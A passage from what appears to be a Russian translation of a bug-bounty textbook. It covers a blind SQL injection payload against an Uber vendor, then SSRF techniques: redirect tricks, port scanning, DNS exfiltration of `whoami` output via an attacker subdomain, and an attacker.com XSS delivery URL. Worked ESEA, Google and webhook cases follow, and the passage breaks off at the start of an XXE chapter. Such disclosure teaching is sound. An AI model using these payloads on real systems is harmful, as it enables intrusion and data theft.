Имя пользователя и узла базы может состоять из любого сочетания прописных и строчных букв, цифр, дефисов (`-`), знаков подчёркивания (`_`), символов `@` и точек (`.`). Оранж создаёт переменную `base`, которая содержит эти символы. Затем он создаёт переменную с полезной нагрузкой, отправляемой сценарием серверу. Первая строка внутри цикла `for i in base` представляет собственно инъекцию, сформированную двумя циклами `for`.

Разберём код. В переменной `payload` Оранж по строке `user_id` обращается к своему идентификатору 5755, чтобы создавать полезные нагрузки. Посредством функции `mid` и обработки строк он формирует нагрузку, похожую на пример Yahoo из этой главы. Последовательности `%d` и `%c` - заполнители замены в строке: `%d` предназначен для числовых данных, а `%c` - для символьных.

Строка полезной нагрузки начинается с двойной кавычки и заканчивается второй двойной кавычкой перед третьим знаком процента. Третий знак процента предписывает Python заменить заполнители `%d` и `%c` значениями в следующих за ним круглых скобках. Поэтому `%d` заменяется на `l+1`, то есть переменную `l` плюс единица, а `%c` - на переменную `i`. Решётка (`#`) - ещё один способ обозначить комментарий в MySQL; всё, что идёт в запросе после инъекции Оранжа, становится комментарием.

Переменные `l` и `i` - итераторы циклов. При первом входе в `l in range(0, 30)` значение `l` равно 0. Оно обозначает позицию в строке имени пользователя и узла, возвращённой функцией `user`, которую сценарий пытается подобрать. Выбрав позицию, программа входит во вложенный цикл и перебирает каждый символ строки `base`. На первой итерации обоих циклов `l` равно 0, а `i` - `a`. Эти значения передаются функции `mid`, создавая полезную нагрузку `"5755 and mid(user(),0,1)='a'#"`.

На следующей итерации вложенного цикла `l` по-прежнему равно 0, а `i` становится `b`; создаётся нагрузка `"5755 and mid(user(),0,1)='b'#"`. Позиция `l` остаётся неизменной, пока цикл перебирает каждый символ `base` и формирует полезные нагрузки.

После создания каждой новой нагрузки код преобразует её в JSON, снова кодирует строку функцией Base64 и отправляет HTTP-запрос серверу. Затем он проверяет, ответил ли сервер сообщением. Если символ `i` совпадает с подстрокой имени пользователя в проверяемой позиции, сценарий прекращает перебирать символы для этой позиции и переходит к следующей в строке пользователя. Вложенный цикл прерывается и управление возвращается внешнему циклу, который увеличивает `l` на единицу, чтобы проверить следующую позицию имени пользователя.

Это доказательство концепции позволило Оранжу подтвердить, что имя пользователя и узла базы данных равно `sendcloud_w@10.9.79.210`, а имя базы - `sendcloud`. Чтобы получить имя базы, необходимо заменить `user` на `database`. В ответ на отчёт Uber подтвердила, что SQL-инъекция происходила не на её сервере, а в сторонней службе, которой пользовалась компания. Тем не менее Uber выплатила вознаграждение. Не все программы поступят так же, если уязвимая служба им не принадлежит. Вероятно, Uber заплатила потому, что эксплуатация позволяла выгрузить из базы SendCloud адреса электронной почты всех клиентов Uber.

Можно написать собственный сценарий, как Оранж, и выгружать сведения базы с уязвимого сайта, а можно воспользоваться автоматизированными инструментами. В главе «Ресурсы» приведены сведения об одном из них - SQLMap.

Выводы. Следите за HTTP-запросами, которые принимают закодированные параметры. После декодирования и внедрения запроса обязательно снова закодируйте полезную нагрузку, чтобы она соответствовала формату, ожидаемому базой данных.

Извлечение имени базы, пользователя и узла обычно считается безвредным, но убедитесь, что правила программы вознаграждений разрешают такие действия. Иногда для доказательства концепции достаточно команды `sleep`.

Итоги

SQLi может быть серьёзной и опасной для сайта уязвимостью. Обнаружив её, злоумышленник способен получить полные разрешения на сайте. Иногда SQLi удаётся развить, вставив в базу данные, которые предоставляют административные права, как в примере Drupal. При поиске SQLi обращайте внимание на места, где запросу можно передать неэкранированные одинарные или двойные кавычки. Признаки найденной уязвимости могут быть малозаметными, как при слепых инъекциях. Ищите также места, где данные можно передать сайту неожиданным способом, например заменить обычные параметры запроса массивами, как в ошибке Uber.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Блог esevece: esevece.tumblr.com.
[3] [назад] Отчёт HackerOne: hackerone.com.

Глава 12. Подделка запросов на стороне сервера

Описание

Подделка запросов на стороне сервера (server-side request forgery, SSRF) - уязвимость, позволяющая злоумышленнику заставить сервер выполнять непредусмотренные сетевые запросы. SSRF похожа на CSRF, но между ними есть важное отличие: жертвой CSRF является пользователь, а жертвой SSRF - сам веб-сайт.

Как и CSRF, уязвимости SSRF различаются последствиями и способами эксплуатации. В книге мы сосредоточимся на HTTP-запросах, хотя через SSRF можно атаковать и другие протоколы.

Место назначения HTTP-запроса

В зависимости от устройства веб-сайта уязвимый для SSRF сервер может выполнять HTTP-запросы во внутреннюю сеть или по внешним адресам. То, куда способен обращаться сервер, определяет возможности эксплуатации SSRF.

Некоторые крупные веб-сайты защищены межсетевыми экранами, запрещающими внешнему интернет-трафику доступ к внутренним серверам. Например, у сайта может быть небольшое число общедоступных серверов, которые принимают HTTP-запросы посетителей и пересылают их другим, недоступным извне серверам. Распространённый пример - серверы баз данных, которые часто закрыты от Интернета. При входе на такой сайт вы отправляете имя пользователя и пароль через обычную веб-форму. Сайт принимает HTTP-запрос и выполняет собственный запрос к серверу базы данных с вашими учётными данными. Сервер базы отвечает серверу веб-приложения, а тот пересылает сведения вам. Во время этого процесса вы часто даже не знаете о существовании удалённого сервера базы и не должны иметь к нему прямого доступа.

Если уязвимый сервер позволяет злоумышленнику управлять запросами к внутренним системам, возможна утечка закрытых сведений. Например, SSRF в описанной схеме с базой данных могла бы позволить отправлять запросы её серверу и извлекать недоступную информацию. Уязвимости SSRF открывают злоумышленнику для атаки более широкую сеть.

Если вы обнаружили SSRF, но уязвимый сайт не имеет внутренних серверов либо через уязвимость к ним нельзя обратиться, следует проверить, удаётся ли выполнять с уязвимого сервера запросы к произвольным внешним сайтам. Если целевой сервер можно заставить связаться с сервером под вашим управлением, по полученным данным вы узнаете больше об используемом программном обеспечении и, возможно, сможете управлять ответом.

Например, внешние запросы удаётся превратить во внутренние, если уязвимый сервер следует перенаправлениям; на этот приём мне указал Джастин Кеннеди (@jstnkndy). Если сайт запрещает обращаться к внутренним IP, но связывается с внешними сайтами, можно вернуть HTTP-ответ с кодом состояния 301, обозначающим перенаправление. Управляя ответом, вы направляете его на внутренний IP-адрес и проверяете, последует ли сервер перенаправлению 301, выполнив HTTP-запрос во внутреннюю сеть.

Наименее интересна ситуация, когда SSRF разрешает связываться лишь с ограниченным числом внешних сайтов. Тогда иногда удаётся воспользоваться неправильно настроенным чёрным списком. Предположим, сайт должен обращаться вовне к `leanpub.com`, но проверяет лишь, что предоставленный URL оканчивается на `leanpub.com`. Злоумышленник может зарегистрировать

`attackerleanpub.com` и управлять ответом, который возвращается сайту-жертве.

Вызов запросов GET и POST

Подтвердив возможность SSRF, следует выяснить, какой HTTP-метод можно вызвать при эксплуатации сайта: GET или POST. Запросы POST могут быть важнее, поскольку способны изменять состояние, если злоумышленник управляет их параметрами. В зависимости от систем, доступных серверу, изменение состояния может означать создание учётных записей, вызов системных команд или выполнение произвольного кода. Запросы GET, напротив, часто связаны с извлечением данных.

Слепая SSRF

Установив, куда и каким способом можно отправлять запрос, необходимо понять, доступен ли его ответ. Если ответ прочитать нельзя, перед вами слепая SSRF. Например, злоумышленник может получить через SSRF доступ к внутренней сети, но не видеть HTTP-ответы внутренних серверов. Тогда для извлечения сведений нужен альтернативный путь. Есть два распространённых способа: анализ времени и DNS.

При некоторых слепых SSRF время ответа раскрывает сведения о серверах, с которыми происходит взаимодействие. Один из способов эксплуатации - сканирование портов недоступных серверов. Через порты на сервер поступает и выходит информация. Для сканирования отправляют запросы к портам и проверяют ответы. Например, при сканировании серверов внутренней сети через SSRF ответ за одну секунду вместо десяти может показывать, открыт, закрыт или фильтруется порт - это определяется сравнением с поведением известных портов, например 80 или 443. Фильтруемые порты подобны чёрной дыре: они не отвечают, и вы никогда не узнаете, открыты они или закрыты.

Быстрый ответ, напротив, может означать, что сервер открыт и принимает соединения либо закрыт и отказывает в них. Используя SSRF для сканирования, попробуйте подключаться к распространённым портам: 22 для SSH, 80 для HTTP, 443 для HTTPS, 8080 для альтернативного HTTP и 8443 для альтернативного HTTPS. Так можно выяснить, различаются ли ответы и какие сведения из этого следуют.

DNS служит картой Интернета. Если через внутренние системы удаётся вызывать DNS-запросы и управлять адресом, включая поддомен, иногда можно тайно извлечь сведения через в остальном слепую SSRF. Для этого извлекаемые данные добавляют как поддомен собственного домена, а целевой сервер выполняет DNS-поиск этого поддомена на вашем сайте. Предположим, вы нашли слепую SSRF, способны выполнять ограниченные команды на сервере, но не видите ответы. Если можно вызывать DNS-поиск и управлять доменом, команда `whoami` с её результатом в поддомене отправит запрос вашему серверу. Сервер получит DNS-запрос для `data.yourdomain.com`, где `data` - вывод команды `whoami` на уязвимом сервере.

Расширение возможностей SSRF

Если атаковать внутренние системы нельзя, можно попытаться эксплуатировать SSRF, воздействуя на пользователей. Когда SSRF не слепая, один из способов - вернуть в ответ на запрос полезную нагрузку XSS, которая выполнится на уязвимом сайте. Особенно важны хранимые XSS, если созданное содержимое легко доступно другим пользователям: тогда через

него можно атаковать их.

Предположим, `www.leanpub.com` принимает URL, чтобы получить изображение профиля, по адресу `www.leanpub.com/picture?url=`. Можно передать URL собственного сайта, возвращающего HTML-страницу с полезной нагрузкой XSS: `www.leanpub.com/picture?url=attacker.com/xss`. Если `www.leanpub.com` сохранит HTML и отобразит его как изображение, возникнет хранимая XSS. Если Leanpub отобразит HTML с XSS, но не сохранит его, можно проверить, защищено ли действие от CSRF. При отсутствии защиты вы отправляете жертве URL `www.leanpub.com/picture?url=attacker.com/xss`, и после перехода по ссылке XSS срабатывает в результате SSRF-запроса к вашему сайту.

При поиске SSRF обращайте внимание на функции сайта, в которых разрешается передавать URL или IP-адрес. Подумайте, как воспользоваться таким поведением для связи с внутренними системами или объединить его с другой вредоносной возможностью.

Примеры

1. SSRF в ESEA и запрос метаданных AWS

Сложность: средняя

URL: `https://play.esea.net/global/media_preview.php?url=`

Ссылка на отчёт: ESEA Server Side Request Forgery and Querying AWS Meta Data[1]

Дата сообщения: 18 апреля 2016 года

Вознаграждение: 1000 долларов

Описание:

Ассоциация развлекательного киберспорта (E-Sports Entertainment Association, ESEA) - сообщество соревновательных киберспортивных игр, основанное одноимённой организацией. Недавно оно запустило программу вознаграждений, в которой Бретт Бюрхаус обнаружил хорошую SSRF.

С помощью расширенного поиска Google, или Google Dorking, Бретт искал `site:https://play.esea.net/ ext:php`. Такой запрос заставляет Google найти PHP-файлы в домене `play.esea.net`. Среди результатов оказался адрес `https://play.esea.net/global/media_preview.php?url=`.

По URL можно предположить, что ESEA отображает содержимое внешних сайтов. При поиске SSRF это тревожный сигнал. Как рассказывает Бретт, он попробовал собственный домен: `https://play.esea.net/global/media_preview.php?url=http://ziot.org`. Не сработало. Оказалось, ESEA ожидала файлы изображений, поэтому он добавил изображение: сначала использовал домен Google, а затем собственный - `https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png`.

Успех.

Настоящая уязвимость заключалась в возможности обманом заставить сервер отобразить не только ожидаемые изображения. В своей статье Бретт подробно описывает обычные приёмы: нулевой байт (`%00`), дополнительные косые черты и знаки вопроса для обхода или обмана серверной проверки. Он добавил к URL знак `?`: `https://play.esea.net/global/media_preview.p`

hp?url=http://ziot.org/?1.png.

Это превращает прежний путь к файлу 1.png в параметр, который уже не является частью отображаемого URL. В результате ESEA показала веб-страницу Бретта. Иными словами, он обошёл проверку расширения из первого испытания.

Как объясняет исследователь, здесь можно было попытаться выполнить полезную нагрузку XSS: создать простую HTML-страницу с JavaScript, заставить сайт отобразить её - и дело сделано. Но Бретт пошёл дальше.

По совету Бена Садегипура - помните его по первому интервью «Hacking Pro Tips» на моём канале YouTube? - он проверил запрос метаданных экземпляра AWS EC2.

EC2 - Elastic Compute Cloud компании Amazon, то есть облачные серверы. Они позволяют обращаться к самим себе по IP-адресу и получать метаданные экземпляра. Разумеется, эта возможность ограничена самим экземпляром, но Бретт управлял источником загружаемого сервером содержимого, а значит, мог заставить его обратиться к самому себе и извлечь метаданные.

Документация EC2 находится по адресу docs.aws.amazon.com. Там можно получить весьма конфиденциальные сведения.

Выводы. Google Dorking - замечательный инструмент, который сэкономит время и обнаружит множество возможных способов эксплуатации. При поиске SSRF обращайте внимание на целевые URL, которые, по всей видимости, загружают удалённое содержимое. В этом случае подсказкой был параметр url=.

Во-вторых, не останавливайтесь на первой идее. Бретт мог сообщить о полезной нагрузке XSS, но её последствия были бы менее серьёзными. Копнув немного глубже, он раскрыл настоящий потенциал уязвимости. Однако будьте осторожны и не переходите допустимые границы.

2. SSRF внутренних DNS-серверов Google

Сложность: средняя

URL: статья RCE Security

Ссылка на отчёт: Ok Google, Give Me All Your Internal DNS Information[2]


Дата сообщения: январь 2017 года

Вознаграждение: не раскрыто

Описание:

Google предоставляет сайт https://toolbox.googleapps.com, где пользователи могут устранять проблемы со службами G Suite. Среди инструментов есть отладка браузера, анализаторы журналов и средства DNS-поиска. Именно DNS-инструменты привлекли внимание Джулиена Аренса, когда он исследовал сайт на уязвимости. Большое спасибо Джулиену за разрешение включить находку в книгу и использовать сделанные им изображения.

Среди DNS-инструментов Google был инструмент Dig. Он действовал во многом подобно одноимённой команде Unix и запрашивал у серверов доменных имён сведения DNS сайта. Именно эти сведения сопоставляют IP-адрес с удобочитаемым доменом наподобие www.google.com. На момент обнаружения на странице Google было два поля ввода: одно для URL, другое для сервера доменных имён, как показано на предоставленном Джулиеном снимке.



Интерфейс Google Toolbox

Внимание Джулиена привлекло поле «Name server», поскольку позволяло указать IP-адрес, куда направляется DNS-запрос. Это было важно: выходило, что пользователи могут отправлять DNS-запросы на любой IP-адрес, возможно даже на закрытые от Интернета адреса, предназначенные лишь для внутренних частных сетей. К таким диапазонам относятся:

- `10.0.0.0-10.255.255.255`
- `100.64.0.0-100.127.255.255`
- `127.0.0.0-127.255.255.255`
- `172.16.0.0-172.31.255.255`
- `192.0.0.0-192.0.0.255`
- `198.18.0.0-198.19.255.255`

Начиная проверку поля, Джулиен передал распространённый адрес локального узла `127.0.0.1`, обозначающий сервер, выполняющий команду. В результате появилось сообщение «Server did not respond». Это указывало, что инструмент действительно пытается обратиться к собственному порту 53 - порту DNS-поиска - за сведениями о сайте Джулиена `rcesecurity.com`.

Малозаметное сообщение имело решающее значение, поскольку выдавало потенциальную уязвимость. В крупных частных сетях не все серверы доступны из Интернета: удалённые пользователи могут обращаться лишь к определённым системам. Пример намеренно общедоступного интернет-сервера - сервер веб-сайта. Но если один из серверов сети имеет как внутренний, так и внешний доступ и содержит SSRF, злоумышленник может эксплуатировать его для обращения к внутренним серверам. Именно это искал Джулиен.

Он отправил HTTP-запрос в Burp Intruder и начал перебирать внутренние IP-адреса диапазона `10.*`. Через несколько минут исследователь получил от внутреннего адреса `10.*` - он намеренно

не раскрыл точное значение - ответ с пустой записью A о своём домене.

```
id 60520
opcode QUERY
rcode REFUSED
flags QR RD RA
;QUESTION
www.rcesecurity.com IN A
;ANSWER
;AUTHORITY
;ADDITIONAL
```

Пустой ответ не имеет значения: внутренний DNS-сервер, как и ожидалось, ничего не знает о внешнем сайте исследователя. Само содержимое для примера тоже неважно. Обнадёживает другое: найден DNS-сервер с доступом во внутреннюю сеть.

Следующим шагом было получение сведений о внутренней сети Google. Лучше всего для этого найти внутреннюю корпоративную сеть компании. Быстрый поиск Google обнаружил запись на Hacker News сайта Y Combinator, где упоминался `corp.google.com`. Этот поддомен был выбран потому, что сведения о его сети должны были оставаться внутренними и закрытыми для общего доступа.

Джулиен начал перебирать поддомены `corp.google.com` и обнаружил `ad.corp.google.com`; по-видимому, обычный поиск Google тоже позволял его найти. После отправки поддомена и внутреннего IP-адреса Google вернула множество закрытых сведений DNS:

```
id 54403
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN A
;ANSWER
ad.corp.google.com. 58 IN A 100.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 100.REDACTED
;AUTHORITY
;ADDITIONAL
```

Обратите внимание на внутренние IP-адреса `100.*` и `172.*`. Для сравнения, общедоступный DNS-запрос для `ad.corp.google.com` возвращал следующее:

```
dig A ad.corp.google.com @8.8.8.8

; <<>> DiG 9.8.3-P1 <<>> A ad.corp.google.com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 5981
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;ad.corp.google.com. IN A

;; AUTHORITY SECTION:
corp.google.com. 59 IN SOA ns3.google.com. dns-admin.google.com. 147615698 900 900 1800 60

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 15 23:56:05 2017
;; MSG SIZE rcvd: 86
```

Удалось получить и внутренние серверы имён для `ad.corp.google.com`:

```
id 34583
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN NS
;ANSWER
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
;AUTHORITY
;ADDITIONAL
```

Наконец, были доступны и другие поддомены, включая сервер Minecraft по адресу `minecraft.corp.google.com`.

Выводы. Ищите функции веб-сайтов, которые выполняют внешние HTTP-запросы. Обнаружив их, попробуйте направить запрос внутрь сети с помощью перечисленных выше частных IP-адресов.

Если сайт отказывается обращаться к внутренним IP, можно применить приём, который однажды посоветовал мне Джастин Кеннеди: отправьте внешний HTTP-запрос серверу под вашим управлением и ответьте перенаправлением 301. Такой ответ сообщает запрашивающей стороне, что расположение нужного ресурса изменилось, и указывает новый адрес. Поскольку вы управляете ответом, можно направить перенаправление на внутренний IP и проверить, выполнит ли сервер HTTP-запрос во внутреннюю сеть.

3. Сканирование внутренних портов

Сложность: низкая

URL: неприменимо

Ссылка на отчёт: неприменимо

Дата сообщения: октябрь 2017 года

Вознаграждение: не раскрыто

Описание:

Веб-перехватчики - распространённая возможность, позволяющая попросить один сайт отправлять запрос другому удалённому сайту при наступлении определённых событий. Например, сайт электронной коммерции может разрешить пользователю настроить перехватчик, который при каждом заказе отправляет сведения о покупке удалённому сайту. Если пользователь задаёт URL удалённого сайта, появляется возможность SSRF, но последствия могут быть ограничены: управлять запросом или видеть ответ удаётся не всегда.

В октябре 2017 года я проверял сайт и заметил, что он позволяет создавать собственные веб-перехватчики. Я указал URL `http://localhost`, чтобы проверить, будет ли сервер обращаться к самому себе. Сайт сообщил, что это запрещено, поэтому я попробовал

`http://127.0.0.1`, но снова получил ошибку. Не сдаваясь, я стал записывать `127.0.0.1` другими способами. Инструмент IP Address Converter[3] перечисляет несколько альтернативных адресов, среди которых `127.0.1`, `127.1` и многие другие. Оба этих варианта, по-видимому, работали.

Я отправил отчёт, но серьёзность находки была слишком мала для вознаграждения: мне удалось доказать лишь обход проверки локального узла. Чтобы получить выплату, нужно было показать возможность компрометации инфраструктуры или извлечения сведений.

На сайте была также функция веб-интеграций, позволявшая импортировать удалённое содержимое. Создав собственную интеграцию, я мог указать удалённый URL, который возвращал структуру XML; сайт разбирал её и отображал для моей учётной записи.

Сначала я передал `127.0.0.1` в надежде, что сайт раскроет какие-нибудь сведения об ответе. Вместо действительного содержимого появилась ошибка `500 "Unable to connect"`. Это выглядело многообещающе: сайт раскрывал сведения об ответе. Затем я проверил возможность связи с портами сервера. В настройках интеграции я указал `127.0.0.1:443`, где IP-адрес и порт разделены двоеточием. Так проверялась связь с портом 443. Снова появилась ошибка `500 "Unable to connect"`. То же случилось с портом 8080. Затем я испытал порт 22, который обычно используется для SSH. На этот раз вернулась ошибка `503 "Could not retrieve all headers"`.

Есть! Ответ отличался и подтверждал соединение. Сообщение «Could not retrieve all headers» появилось потому, что я отправлял HTTP-трафик на порт, ожидавший протокол SSH. Я снова отправил отчёт и показал, что посредством веб-интеграций способен сканировать порты внутреннего сервера,

поскольку ответы для открытых, закрытых и фильтруемых портов различались.

> **Выводы.** Если вы можете передавать URL для создания веб-перехватчика или намеренного импорта удалённого содержимого, попробуйте указывать конкретные порты. Незначительные различия в ответах сервера на разные порты могут показывать, открыт, закрыт или фильтруется порт. Помимо текста сообщений, состояние порта иногда раскрывается по времени ответа сервера на запрос.

Итоги

Подделка запроса на стороне сервера происходит, когда сервер можно заставить выполнять запросы от имени злоумышленника. Однако не каждый запрос удаётся эксплуатировать. Например, если сайт разрешает указать URL изображения, которое он скопирует и использует у себя - как в примере ESEA, - это ещё не означает уязвимость сервера. Обнаружение функции - лишь первый шаг, после которого необходимо подтвердить её возможности. В случае ESEA сайт искал изображения, но не проверял полученные данные, поэтому его можно было заставить отображать вредоносную XSS и выполнять HTTP-запросы к собственным метаданным EC2.

Сноски

[1] [назад] Статья Бретта Бюрхауса: buer.haus.
[2] [назад] Статья Джулиена Аренса: rcesecurity.com.
[3] [назад] IP Address Converter: psyon.org.

Глава 13. Уязвимость внешних сущностей XML

Описание

Уязвимость внешних сущностей XML (XML External Entity, XXE) эксплуатирует то, как приложение разбирает входные данные XML, а точнее - как оно обрабатывает включённые во ввод внешние сущности. Чтобы в полной мере понять эксплуатацию и её возможности, сначала следует разобраться, что такое расширяемый язык разметки (eXtensible Markup Language, XML) и внешние сущности.

Метаязык - язык, используемый для описания других языков, и XML относится именно к ним. Он был разработан после HTML отчасти как ответ на недостатки последнего. HTML определяет отображение данных и сосредоточен на их внешнем виде, а XML описывает структуру данных.

Например, в HTML есть теги `<title>`, `<h1>`, `<table>`, `<p>` и другие, которые определяют способ отображения содержимого. Тег `<title>` задаёт заголовок страницы - неожиданно, правда? Теги `<h1>` обозначают заголовки, `<table>` представляет данные в строках и столбцах, а `<p>` отображается как простой текст. В XML предопределённых тегов нет. Автор XML-документа сам определяет теги для описания представляемого содержимого. Вот пример:

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
 <job>
  <title>Hacker</title>
  <compensation>1000000</compensation>
  <responsibility optional="1">Shot the web</responsibility>
 </job>
</jobs>
```

По этому фрагменту нетрудно догадаться о назначении XML-документа: он представляет объявление о работе. Но вы не знаете, как оно будет выглядеть на веб-странице. Первая строка XML - заголовок объявления, где указаны версия XML и вид кодировки. На момент написания книги существовали две версии XML: 1.0 и 1.1. Различия между ними выходят за рамки книги и не должны влиять на вашу работу.

После начального заголовка идёт тег `<jobs>`, окружающий все теги `<job>`, внутри которых находятся `<title>`, `<compensation>` и `<responsibility>`. В HTML некоторые теги, например `<br>`, не требуют закрывающего тега, но в XML закрываться должен каждый тег. В приведённом примере `<jobs>` является начальным тегом, а `</jobs>` - соответствующим конечным. Кроме того, у каждого тега есть имя и могут быть атрибуты. У тега `<job>` имя `job`, но атрибутов нет. Тег `<responsibility>`, напротив, имеет имя `responsibility` и атрибут `optional`, состоящий из имени `optional` и значения `1`.

Поскольку любой человек может определить произвольный тег, возникает очевидный вопрос: как разобрать и использовать XML-документ, если теги могут быть какими угодно? Документ XML считается действительным, когда соответствует общим правилам XML - перечислять их все незачем, но примером служит обязательный закрывающий тег - и своему определению типа документа (document type definition, DTD). Именно ради DTD мы так подробно изучаем тему: это одна из составляющих, которая позволит нам, хакерам, провести эксплуатацию.

DTD XML подобно документу с определениями применяемых тегов и создаётся проектировщиком, то есть автором XML. В приведённом примере проектировщиком был бы я, поскольку определил документ `jobs` в XML. DTD задаёт существующие теги, возможные атрибуты, элементы, которые

могут входить в другие элементы, и так далее. Мы с вами можем создавать собственные DTD, но некоторые формализованы и широко распространены: Really Simple Syndication (RSS), общие ресурсы данных (RDF), обмен медицинскими сведениями (HL7 SGML/XML) и другие.

Файл DTD для приведённого XML выглядел бы так:

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility (#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```

По фрагменту можно догадаться о значении большинства строк. Наш тег `<jobs>` в действительности является XML-элементом `!ELEMENT` и может содержать элемент `Job`. `Job` - элемент, способный содержать `Title`, `Compensation` и `Responsibility`. Все они тоже являются `!ELEMENT` и могут хранить только символьные данные, обозначенные `(#PCDATA)`. Наконец, у элемента `Responsibility` может быть атрибут `optional` - `!ATTLIST`, - значение которого по умолчанию равно `0`.

Не слишком сложно, правда? Помимо DTD остались два важных тега, которые мы ещё не обсудили: `!DOCTYPE` и `!ENTITY`. До сих пор я подразумевал, что файлы DTD находятся вне XML. Помните первый пример? Определения тегов отсутствовали в XML-документе и находились в DTD из второго примера. Но DTD можно включить в сам XML-документ. Для этого первой строкой XML после объявления должен быть элемент `<!DOCTYPE>`.

Объединив два предыдущих примера, получим следующий документ:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility (#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
]>
<jobs>
 <job>
  <title>Hacker</title>
  <compensation>1000000</compensation>
  <responsibility optional="1">Shot the web</responsibility>
 </job>
</jobs>
```

Это называется внутренним объявлением DTD. Мы по-прежнему начинаем с заголовка, где указано соответствие документа XML 1.0 и кодировка UTF-8, но сразу после него определяем `DOCTYPE` для следующего далее XML. Внешний DTD выглядел бы похоже, но `!DOCTYPE` был бы записан как `<!DOCTYPE jobs SYSTEM "jobs.dtd">`. При разборе XML-файла анализатор прочитал бы содержимое `jobs.dtd`. Это важно, поскольку тег `!ENTITY` обрабатывается похожим образом и лежит в самой основе нашей эксплуатации.

Сущность XML подобна заполнителю сведений. Снова воспользуемся прежним примером. Если необходимо добавить к каждой вакансии ссылку на наш сайт, было бы утомительно всякий раз писать адрес, особенно если URL может измениться. Вместо этого можно применить `!ENTITY`: при разборе анализатор получает содержимое и вставляет значение в документ. Надеюсь, вы понимаете, к чему я веду.

Подобно внешнему файлу DTD, XML можно изменить в соответствии с этой идеей:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity, Website)>
<!ELEMENT Title (#PCDATA)>
